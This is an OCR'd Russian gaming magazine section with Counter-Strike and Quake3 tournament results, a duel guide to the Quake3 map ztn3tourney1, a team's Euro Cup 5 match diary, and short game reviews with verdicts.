1 место - Vikings (Yodaz, Hazzi, Zyc Bobob)
2 место - ic-BELTH, d-wader, d-fazz, pudd
3 место - Mix2k


В турнире по Counter-Strike сильнейшей оказалась норвежская команда Meredia, обыгравшая в финале шведский клан GameOnLine на de_dust2.


Второй турнир, LAN-парти Birdie, прошел в шведском городе Упсала и собрал практически все сильнейшие команды Швеции. Вообще, Швеция - сейчас одна из самых развитых в киберспортивном плане стран. В турнире приняли участие финалисты прошлого Еврокапа - команда QPO, победители последнего CPL - iCE cLIMBERS, и самая звездная команда Швеции - Scandinavia. Всего команд было 8 штук, и уже в полуфинале встречались iCE cLIMBERS и Scandinavia. В двух играх победили ScA, попав тем самым в финал виннеров, где их уже ждали QPO. Матч между этими командами получился одним из самых напряженных на турнире, ScA проиграли одну карту, но все же победили на двух оставшихся. В суперфинале снова встретились Scandinavia и iCE cLIMBERS, и снова победили ScA, правда на этот раз уже в 3-х матчах (167 - 116 @ ospdm6, 104 - 127 @ cpm4, 106 - 92 @ dm14). Финальные результаты турнира таковы:

1 место - Scandinavia (proZaC, tech, fox, nutcase, panicore) - 1.000 $
2 место - iCE cLIMBERS (Gopher, Toxic, Phantom, Reptile) - 600 $
3 место - QPO (Senti, Seka, Boy_Scout, Halmarzk) - 400 $

В середине марта в московском клубе Арена-8 прошел дуэльный турнир по Quake3. В нем приняли участие все сильные игроки из кланов c58, forZe, TMP и других. На турнире было несколько неожиданных результатов, например, один из главных претендентов на победу, c58-noBap, вылетел с турнира, не дойдя даже до полуфинала. Он проиграл ForZe.Pow3r'y и tmp-uNkind'y. Я проиграл в первом туре tmp-Cooller'y на ztn3tourney1, допустив в игре несколько досадных ошибок. Правда, я все-таки пробрался через лузеров до супер-финала, обыграв по пути Pow3r'a и uNkind'a, но в финале уступил все тому же Куллеру на ztn3tourney1. Правда, это не самая сильная моя карта, но и Куллер был в тот день силен. Третье место на турнире за Pow3r'ом, четвертое - за uNkind'ом. Впрочем, я по-прежнему возглавляю список сильнейших дуэлянтов Москвы (http://www.cyberfight.ru/site/rankings/), затем идут uNkind и noBap.

МОРГ





100,5

Polosatiy (polosatiy@cyberfight.ru)

Уроки Мастерства
ztn3tourney1

ENTER

Сегодня я расскажу тебе, как играть дуэль на самой популярной для поединков карте в Quake3 - ztn3tourney1. Сперва о приоритетах в оружии. Основным оружием уровня безусловно является Рокет, так как он годится практически в любой ситуации. Затем следует Рейлган. Сейчас без ключевых фрагов из Рейлгана не обходится ни одна дуэль на ztn3t1. И игрок, владеющий Рейлганом в совершенстве, имеет больше шансов на победу, чем игрок, предпочитающий всем оружиям Рокет. Следующим по приоритету оружием является или Шафт, или Плазма, кто из чего лучше стреляет. Если ты хорошо попадаешь из Плазмы, то она может заменить любое оружие, чего не скажешь о Шафте, для которого постоянно не хватает патронов. Также во многих моментах актуальны Гранатомет и Шотган. Гранатомет подходит практически для любой ситуации, когда ты не хочешь подпустить противника к чему-либо. Можно просто накидать гранат побольше, наверняка хоть одна, да попадет. Грамотно действовать на ztn3t1 необходимо с первого респауна, так как были случаи, когда игрок отдавал несколько фрагов в самом начале игры и на этом опускал руки, проигрывая весь матч. Респаунов на карте всего 9 штук:

1. Респаун у Рокета рядом с желтым армором. Довольно удачный респаун, так как у тебя появляется возможность первым взять Мегахелс, а затем вернуться за Рокетом. Правда, иногда противник респаунится у Шафта, и в этом случае безопаснее прыгать в телепорт, забирая Плазму и желтый армор. Если после респауна ты сразу же начал стрелять из Машингана и попадаешь в бегущего на тебя противника с Шафтом, то можно попытаться убить его - все-таки у тебя есть немного армора. Альтернативный респаун - наиболее вероятное и частое появление противника на каком-либо респауне с вытекающими из этого последующими действиями. У данного респауна альтернативный - у Шотгана, Плазмы или у Шафта.

2. Респаун у Шафта. Еще один хороший респаун, также позволяющий взять Мегахелс первым. После бери Рейлган и иди за Рокетом. Альтернативный респаун - у Шотгана, Плазмы или у Гранатомета.

3. Респаун у Рейлгана справа. Довольно редкий респаун, хотя в стандартном Quake3 без загрузки ОСП бывает довольно часто. После респауна можно аккуратно взять Мегахелс, если, конечно, ты не услышал звук включенного Шафта, но лучше как можно быстрее забрать красный армор. Альтернативный респаун - на Плазме, у Шафта или Гранатомета.

4. Респаун у Рейлгана слева. Еще более редкий респаун, чем предыдущий. Действуй, как описано выше. Альтернативный респаун - как и у предыдущего.

5. Респаун у Плазмы - редкий респаун. Наиболее безопасно забрать красный армор, но можно рискнуть и сразу идти вниз к джампаду, чтобы попытаться взять Мегахелс. Альтернативный респаун - у Гранатомета, на Рокете или у Шафта.

6. Респаун у Гранатомета по центру очень распространенный. Можно аккуратно спрыгнуть вниз, взять Рейлган, а затем и красный армор, но будь осторожен, так как противник может появиться или на Шафте, или у Плазмы - в любом случае он попытается тебя убить. Лучше сразу идти за Рокетом. Альтернативный респаун - на Плазме или у Шафта.

7. Респаун у Гранатомета сбоку. Аналогичен предыдущему респауну, и действовать можно так же, но все-таки лучше идти за Рокетом. Альтернативный респаун - как и у предыдущего респауна.

8. Респаун у Шотгана. Очень удачный вариант, иногда позволяющий забрать и красный армор, и Мегахелс, а иногда даже сделать быстрый фраг, если противник появился возле Гранатомета. Альтернативный респаун - у Шафта или у Рокета.

9. Респаун у Рокета сверху, довольно неплохой. Бери Рокет, желтый армор, а затем Мегахелс, если только противник появился не у Шафта. Затем бери Рейлган и попытайся подрейлить противника, если он будет брать красный армор. Альтернативный респаун - на Плазме или у Шотгана.

Очень важно в игре на ztn3t1 контролировать Мегахелс. Учись засекать время его появления, а в промежутках между респаунами Меги старайся максимально повредить противника, чтобы беспрепятственно забрать следующий Мегахелс.
Перед тем как брать Мегу, хорошо бы сначала накидать несколько гранат на место ее появления.


После того как ты начнешь контролировать Мегу, необходимо занять контроль над красным армором. Для начала попытайся подрейлить противника, когда тот прыгает к армору. А если ты находишься наверху, то накидай гранат в проход от Плазмы.


Если красный армор лежит на месте и противника нет поблизости, армор можно (и нужно) брать. Сделать это можно или с помощью рокет-джампа, или обычным путем, но аккуратно. Если ты выходишь со стороны телепорта к красному армору и знаешь, что на Гранатомете стоит противник с Рейлганом, то лучше не стреляться с ним, так как его позиция намного выгоднее.


Если ты ведешь в один или два фрага и хочешь удержать счет, то наиболее безопасным является место у телепорта возле Рокета. После телепортации лучше бежать к Плазме.


Вот и все на сегодня. До следующего выпуска Уроков Мастерства у тебя будет достаточно времени, чтобы отточить свою технику на этой карте. А умение играть на ztn3tourney1 тебе еще понадобится, уж поверь мне :).

EXIT









Polosatiy (polosatiy@cyberfight.ru)

Euro Cup Q3: Особенности национального киберспорта

Euro Cup Q3 - самая престижная командная Quake3 лига. Сначала команды участвуют в отборочных играх по Интернету, а затем в финале на LAN'е четыре сильнейших по итогам отборочных команды разыгрывают титул лучшей команды Европы. В прошлый, четвертый сезон, чемпионами стали Shroet Kommando из Германии, а русские команды вообще не принимали участия. Напомню, во втором и третьем сезоне русские кланы 4z и Team c58 приглашали пятым кланом уже на финалы. И вот перед началом 5-го сезона две сильнейшие русские команды Team c58 и ForZe решили попробовать свои силы и игре по Интернету и принять участие в отборочных играх. Я расскажу подробнее об играх моей команды Team c58 в Euro Cup 5.

ENTER

Первая игра - Vikings (Дания)

В течение недели перед первой игрой в Еврокапе мы пытались тренировать новые карты. Получалось, правда, с трудом. Пуляли в основном с кланом Monster City, хотя много там натренишь?.. Итак, игра против Vikings. Играли из Нет-Лэнда, зашли на сервер, немного повармапились и начали играть. Собственно, это была первая игра Team c58 по Интернету, и мы аж офигели. Стрельба была никакая, все непривычно и ватно, и мы большую часть матча боролись с непривычкой игры в Интернете. Хотя на дм14 была какая-то борьба, но под конец нас прогнали по респаунам... Ощущения после игры - шокирующие. Сказался нулевой опыт командной игры в Интернете, да и уровень Viking'ов очень высокий.

Вторая игра - Pimps aka Scandinavia (Швеция)


После игры с Викингами нас всю неделю преследовали различные проблемы - у каждого свои, да и у команды в целом. В итоге перед игрой с Pimps мы не тренировались ни разу. Собственно, в игре в нас входило как по маслу. Мы даже хотели выбрать своей картой ospdm6, надеясь, что Pimps не умеют играть эту карту больше, чем мы. После поражения в 130 фрагов в первой игре на ospdm6 мы даже обрадовались, что выбрали dm14. Хотя от разгромного поражения это не спасло. Хотя я не особо представлял, как можно было выиграть у сильной команды, пуляющей при этом с пингом 15-20. Конечно, из АСВТ пинг очень даже неплох - стабильные 50 MS (миллисекунд), но толку мало. У шведов пинг в Швецию по-любому намного лучше.

Третья игра - Legacy of the Mob (Швеция)

Эта игра особо важна. Во-первых, после поражения в ней шансов попасть в плей-офф практически не оставалось. Во-вторых, это была проверка на живучесть нашей команды. То, как мы подошли к игре с Vikings и Pimps, было просто отвратительно. Не то что бы тренировок не было, но по Инету мы практически не играли. В России ведь игроки тренируются только на ЛАН'е. Короче, перед игрой с LM у нас было условие. Или побеждаем, или прекращаем свое выступление в Еврокапе. По крайней мере, мне хотелось продолжить свою игру за аАа... Наша команда немного пошевелилась, даже потренировались несколько раз, хотя практически все тренировочные матчи мы проигрывали. Правда, очень часто играли с пингом под 100, но особо не церемонились - сыграть бы с кем-нибудь и как-нибудь. Теперь о самой игре. Так как LM - шведы, то, соответственно, играть нам пришлось против команды, игроки который имели пинги 15-15-30-45. У нас как всегда - 50 MS. Перестреливать уже не получалось. Сначала мы проиграли ospdm6 в несколько фрагов, затем выиграли dm14 почти в 20 фрагов. Появился шанс. Шанс на выживание... Выбираем третьей картой cpm4... и проигрываем в жалкие 3 фрага :(. Вот, собственно, и все. Гробовое молчание в АСВТ, уговор есть уговор. Кто-то сказал, мол, теперь Полос будет играть за аАа, и минус команда. Но КАК мы проиграли! То, что было в играх с Pimps, Vikings, да и на тренировках, по сравнению с игрой против LM было просто онанизмом... Короче, хоть мы и проиграли, но команда показала, что она умеет играть. Пусть даже и иногда.

Четвертая игра - aRCa (Швеция)

Эта игра, в принципе, ничего не решала. Да к тому же подкреплял тот факт, что у aRCa Инет - 100 Mbit,



короче, пинги опять 50 против 20. Хотя нет. У одного из aRCa был пинг 5 =). Играли мы нормально, даже немного тренировались перед этим. Но перестрелять кого-либо в игре практические не получалось. Короче, дм14 мы проиграли в 3 фрага, а ospdm5 - с крупным счетом, хотя и вели пол-игры. Поражение в этом матче означало 100% прощание с Euro Cup 5 плей-офф, но, по крайней мере, отношения в команде улучшились.

Пятая игра - Wargasm (Дания)

Ничто и никого не хочу винить, но получилось так, что матч против Wargasm был первой нашей ИГРОЙ в Quake за всю неделю. Единственное, на что мы надеялись, так это на то,

что хотя бы с Wargasm не будет такой разницы в пингах. И тут, как назло, прямо перед играми что-то случилось с Интернетом, и у нас на всех пинг в Швеции стал под 200. Короче, пришлось играть на датском сервере (dailyrush). Пинг у нас постоянно был в районе 60-80, ну а у w6 средний пинг - 30. Матч на дм14 мы выиграли в 20 фрагов, затем проиграли ospdm5. Решающая игра на cpm4, и поражение в 4 фрага. Обидно...

Шестая игра - North Stars aka eXtreme

Эта команда считалась второй по силе в нашей группе, они всего лишь в 10 фрагов уступили громящим всех Пимпам. Но мы смогли настроиться на игру и выступили неплохо. Первая карта - ospdm5. Наша слабейшая карта, и поражение с неприличным счетом - 32:88. Вторая карта - наша коронка - q3dm14. Весь матч была равная игра, но в самом конце нам удалось убить всех соперников на Кваде, и мы победили - 66:57. Третья карта - cpm4. Без шансов для нас - пинги 30 против 50, да и команда не самая слабая. Итоговый счет по картам - 1:2.

Седьмая игра - VSE (Норвегия)

Эта игра для нас не имела никакого значения, так как мы хотели побыстрее завершить этот сезон, чтобы начать нормально подготовку к следующему. Играли как обычно - ospdm5, q3dm14 и cpm4. Кстати, единственное поражение в EC5 отцов из Pimps было именно от команды VSE на ospdm5. Мы же уступили osp5 в 10 фрагов, выиграли dm14 фрагов на 30 и снова проиграли cpm4. Глупое поражения 1:2, а впереди - Euro cup 6.

Выводы:


Впервые мы приняли участие в Еврокапе по Интернету. Конечно, приезжать на финал за свои деньги и играть только на ЛАН'е было намного удобнее для нас, но все когда-то кончается. Первый блин вышел комом. Как показал опыт наших и Форзовских игр, с пингом 50 против 30 и меньше у нас довольно неплохо получается играть на дм14. Наверно, потому что на карте больше рулит Rocket Launcher, да и куча узких проходов вокруг. На остальных же картах из-за постоянного преимущества наших соперников в пинге все выглядело намного печальнее. Я очень надеюсь, что админы с Clanbase пригласят нас на следующий турнир. Мы постараемся подготовиться получше, ведь у нас нет возможности играть из дома.

Мне хотелось бы поблагодарить наш клуб АСВТ за возможность играть в этом турнире. В другом клубе Москвы у нас вряд ли была бы возможность играть и тренироваться на хороших компьютерах и с быстрым Интернетом. Новый сезон не за горами, а АСВТ уже начинает работать на пользу нашей команды. Интернет в клубе должен увеличиться с 2 мегабит до 5, что, несомненно, сделает наш пинг стабильнее. Кстати, любой желающий может сыграть с игроками Team c58 в АСВТ - приходите на ул. Пречистенку, д.4 (м. Кропоткинская). Мы сейчас нуждаемся в тренировках!


EXIT

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>


Приговор N




Урожденная	Grandia 2
Жанр	*RPG*
Похожесть	*Grandia, Chrono Cross*
Мать/отец	*Game Arts/Ubi Soft*
Требует	*P2-450(P3-1000), 128(256)*
Групповуха	*Обломись*
Описуха	Редкая птица семейства “японский ролевой иммигрант с видео-консоли”. Есть, конечно, к чему придраться (к таким всегда можно придраться), но в целом - вполне удобоваримо. Любители яркой, броской графики, закрученного сюжета и манчкинизма нон-стоп, короче, всего того, чем потчуют нас приставочные японские RPG, останутся довольны - им эта игра должна понравиться.
ПРИГОВОР	ХОРОШО



Урожденная	The Settlers IV: Trojans and The Elixir of Power
Жанр	*хозяйственная RTS*
Похожесть	*все Settlers*
Мать/отец	*Blue Byte/Ubi Soft*
Требует	*P200(P2-400), 32(64), (3D)*
Групповуха	*LAN, Инет*
Описуха	Сериал деградирует. В новой серии нам снова придется что-то рубить, что-то добывать, строить, выращивать, кормить, поить, захватывать... Причем, по большей части, это “что-то” осталось неизменным с предыдущих игр. Да, появилась целая куча мелких нововведений, пара новых юнитов, пара новых продуктов и т.д. Но на игровой процесс эти жалкие потуги не оказывают никакого влияния.
ПРИГОВОР	СЛАБО



Урожденная	Heroes of Might & Magic IV
Жанр	*TBS*
Похожесть	*HoMM II-III, Disciples 2*
Мать/отец	*New World Computing/3DO*
Требует	*P3-500(P4-2Ghz), 128(256), 3D 16(32)*
Групповуха	*пока только Hot-Seat, остальное с патчем*
Описуха	Основные изменения: переход в настоящую изометрическую проекцию как “на карте”, так и в режиме боя, введение предпочтений в развитии города (построив, например, Ангелов, придется забыть о Чемпионах), присвоение каждой из пяти школ магии конкретной расе, упорядочение практически всех аспектов игры - рас, магии, умений героев и т.д. Кроме этого, десятки (если не сотни) мелких изменений. Скорее всего, Игра Года.
ПРИГОВОР	РУЛЕ(З)!



Урожденная	Warrior Kings
Жанр	RTS
Похожесть	Shogun, Braveheart
Мать/отец	Black Cactus, Microids
Требует	P3-500(P3-800), 128(256), (3D)
Групповуха	LAN, Инет
Описуха	Трехмерная стратегия с неоригинальным сюжетом, абсолютно стандартным геймплеем, неудобным управлением, графикой в худших традициях ранних 3D RTS (типа спрайтовых елок крест-накрест) и слабой озвучкой. Приз за самую отстойную фичу игры получает, конечно, искусственный интеллект. Наверное, его впопыхах просто забыли вставить. В целом - стандартная “массовка” жанра.
ПРИГОВОР	СРЕДНЕ

Урожденная	RIM: Battle Planets
Жанр	RT/TB wargame
Похожесть	Battle Isle: The Andosia War
Мать/отец	TriNodE Entertainment/ Fishtank Interactive
Требует	P2-300(P3-600), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Игра использует round-based system - принцип, при котором ход поделен на фазы, во время каждой из которых действия совершаются в реальном времени. Такой гибрид сказывается на игровом процессе не самым лучшим образом, тем более что реализовано все просто по-ламерски. Игра умудряется тормозить на любом самом мощном компе, притом, что графика зависла где-то в районе 98-го года прошлого столетия.
ПРИГОВОР	СЛАБО

001489

Урожденная	Star Trek: Bridge Commander
Жанр	*космический симулятор*
Похожесть	*Star Trek: Starfleet Command*
Мать/отец	*Totally Games/Activision*
Требует	*P2-300(P3-600), 64(128), 3D*
Групповуха	*LAN, Инет*
Описуха	Ты гордо стоишь на капитанском мостике огромного космического крейсера. Вокруг, за пультами, специалисты по разным системам корабля. Твоя задача - грамотно контролировать использование вооружения, защиты, следить за повреждениями, выполнять боевые маневры, соблюдать оптимальную дистанцию до противника и т.д. и т.п. Игра абсолютно линейна, но сделана вполне качественно. Посмотреть стоит.
ПРИГОВОР	ХОРОШО

Урожденная	Mythical Warriors: Battle For Eastland
Жанр	RTS
Похожесть	Warcraft и его клоны
Мать/отец	Outerbound Games/eGames
Требует	P200(P2-350), 32(64), 3D
Групповуха	В ассортименте
Описуха	Неумелое подражание Warcraft II, игра, по сути, пятилетней давности, 256-ти цветное уродство считает, что каким-то чудом оно способно попасть к нам на винчестер. Звук подстать графике, а про игровой процесс и говорить не надо - представь себе все тот же второй Warcraft. Представил? Так вот, геймплей Mythical Warriors еще однообразней. Полный слив!
ПРИГОВОР	ЛАЖА

NEXT

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>

Урожденная	Star Wars Jedi Knight II: Jedi Outcast
Жанр	FPS/TPS
Похожесть	Dark Forces/Jedi Knight
Мать/отец	Raven Software/Activision/Lucas Arts
Требует	P2-350(P3-750), 128(256), (3D)
Групповуха	LAN, Инет
Описуха	Нетрадиционный шутер в мире Star Wars со стрельбой и дуэлями на лазерных мечах, с роскошным трехмерным звуком и безупреч-
ПРИГОВОР	ХОРОШО


ными моделями, и... с бесконечными аркадными скачками по платформам, и поиском осточертевших ключей и кнопок - разве что гражданки Л.Крофт не хватает. Меж тем дизайн уровней красотой не блещет, так что сингл надоест быстро. А вот мультиплеер - это отдельная песня, он просто рулит!

Урожденная	Diggles: The Myth of Fernis
Жанр	хозяйственная RTS
Похожесть	Dungeon Keeper/Startopia
Мать/отец	Innonics/Strategy First
Требует	P2-450(P3-800), 128(256), 3D
Групповуха	Обломись
Описуха	Симулятор рудокопа :). В лучших традициях жанра (кропотливый микроменеджмент, непременные элементы Тамагочи, минимум
ПРИГОВОР	ХОРОШО

боевой составляющей) гномы под твоим руководством будут зарываться все глубже и глубже в поисках мухоморов, гусениц, жуков и прочей гномичьей радости. Атмосферная игра с незаезженным юмором.
В продаже ты, скорее всего, найдешь локализованную версию под названием “Гномы”.



Урожденная	The Sims: Vacation
Жанр	симулятор семьи
Похожесть	The Sims
Мать/отец	Maxis/Electronic Arts
Требует	P2-350(P3-600), 64(128)
Групповуха	Обломись
Описуха	Эта дополнялка отправит твоих симов в отпуск, а именно в знойные тропики, ледяную Арктику или в умеренные леса
ПРИГОВОР	ХОРОШО

Подмосковья. В каждом регионе свои увеселения: где-то ты сможешь покататься на сноуборде и слепить снежную бабу, где-то поиграть в пляжный волейбол, а где-то жарить шашлыки на костре у палатки. Игра из серии “Ну как же?! Как еще извратиться?!”. Строго для симоводов.




Урожденная	The Secret of Nautilus
Жанр	квест
Похожесть	Atlantis I-III
Мать/отец	T-Bot Interactive, Cryo Interactive
Требует	P2-266(P2-450), 32(64)
Групповуха	Обломись
Описуха	Оказывается, мы многого не знали о Немо и Наутилусе. Например, того, что капитан изобрел суперкомпьютер, который,
ПРИГОВОР	СЛАБО

как знаменитая SkyNet, взбунтовался и создал на борту робота-терминатора, уничтожившего команду. В игре еще много таких “неожиданностей”, только вот вряд ли кто-то захочет, безуспешно борясь с пиксел-хантингом и нелогичными загадками, проходить весь этот маразм.

Урожденная	Napoleon’s Russian Campaign
Жанр	wargame
Похожесть	The War of 1812
Мать/отец	HPS Simulations
Требует	P133(P200), 32(32)
Групповуха	PBEM
Описуха	Этот варгейм покрывает всю наполеоновскую кампанию целиком - внушительный масштаб, учитывая реалистичность прора-
ПРИГОВОР	ХОРОШО

ботки всех деталей. Внешне игра мало чем отличается от предыдущих творений HPS Simulations - карта и фигурки выглядят лучше, но это оценят только пробитые фанаты жанра. Система ходов проста и логична, так что если ты вдруг решил подсесть на варгеймы, можно начать именно отсюда.



NEXT

НАЙДИ РАДИО ВКЛЮЧИ "ДИНАМИТ"
Лиц. серия РВ № 4413 от 14 июня 2000г.
Размещение рекламы т. (095) 105-35-00
101,2
Динамит
101,2 FM
WWW.DINAMITFM.RU
Подробности по телефону:
956-17-41
Телефон прямого эфира:
234-16-53
ИГРА НА ДЕНЬГИ
"ВЕСЕЛЫЙ ВЗЛОМЩИК"

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>

Урожденная	Dungeon Siege
Жанр	rouge RPG
Похожесть	Diablo 1-2, Nox, Darkstone
Мать/отец	Gas Powered Games/Microsoft
Требует	P2-350(P3-750), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Эту игру можно назвать "3D Diablo Gold Edition". Масса улучшений по сравнению со своим именитым конкурентом: умения
ПРИГОВОР	РУЗЕ(З)!

растут по мере их тренировки (как в Daggerfall и Проклятых Землях), класс персонажа меняется в зависимости от стиля игры (как в четвертых Героях), удобный инвентарь (барахло может таскать вьючный ослик) и еще целая куча клевых фишек и фишечек. А мультиплеер здесь - просто песня!

Урожденная	Dragon Throne: Battle of Red Cliffs
Жанр	RTS
Похожесть	Three Kingdoms, Age of Empires
Мать/отец	Object Software/Strategy First
Требует	P233(P2-300), 64(128)
Групповуха	LAN, Инет
Описуха	Симпатичная и прилизанная RTS-ка по мотивам древнекитайского эпоса. Все очень прилично и продуманно: и
ПРИГОВОР	СРЕДНЕ

музыка приятная, и графика не хуже чем в AoE, и геймплей почти такой же интересный... Только вот зачем это все, если можно снять с полки ту же AoE или предыдущую часть Dark Throne - Three Kingdoms? Там будет все то же самое. Вывод: качественная, но глубоко вторичная игра.

Урожденная	NFL Primetime 2002
Жанр	американский футбол
Похожесть	Madden NFL 2002
Мать/отец	Konami/FirSight Studios
Требует	P2-400(P3-600), 64(128), 3D
Групповуха	На одном компе
Описуха	Неплохая в графическом исполнении игра, загубленная несколькими серьезными недостатками. При ее переносе с PS2 разработ-
ПРИГОВОР	СРЕДНЕ


чики как-то "забыли", что на PC нет геймпада. В результате держать пальцы на всех управляющих клавишах, как в консольной версии, просто невозможно. AI бессовестно тупит. Красивые издалека модели игроков вблизи оказываются плоскими уродами. А менеджерская часть игры - полный отстой.

Урожденная	Freedom Force
Жанр	squad-based RPG
Похожесть	Syndicate Wars, Abomination
Мать/отец	Irrational Games/Grave Entertainment/Electronic Arts
Требует	P2-450(P3-750), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Это ожившие комиксы о супергероях. Ты набираешь команду из этаких бэтманов-суперменов и от-
ПРИГОВОР	ХОРОШО

правляешься надирать задницу вселенскому злу. Фишка игры - полностью разрушаемый игровой мир: вырвать из земли фонарный столб и использовать его в качестве оружия здесь в порядке вещей. Заработанная экспа тратится на приобретение суперумений. Управление удобное, графика соответствует стилю. Чего еще надо?

Урожденная	Might & Magic IX
Жанр	RPG
Похожесть	M&M VI-VIII
Мать/отец	New World Computing/3DO
Требует	P2-400(P3-600), 64(128), 3D
Групповуха	Обломись
Описуха	Процесс деградации сериала стал необратимым. Количество недостатков игры огромно: ужасная устаревшая графика с
ПРИГОВОР	СЛАБО

колющими глаза спрайтами и халтурная озвучка, не связанная с миром M&M сюжетная линия и маразматичные квесты, очень неудобный интерфейс, особенно инвентарь, NPC без статистики, скиллов и вещей, позорные "диалоги" с местными жителями. Кстати, разработчики M&M9 уже уволены...



Найдётся всё.
Яndex
www.yandex.ru

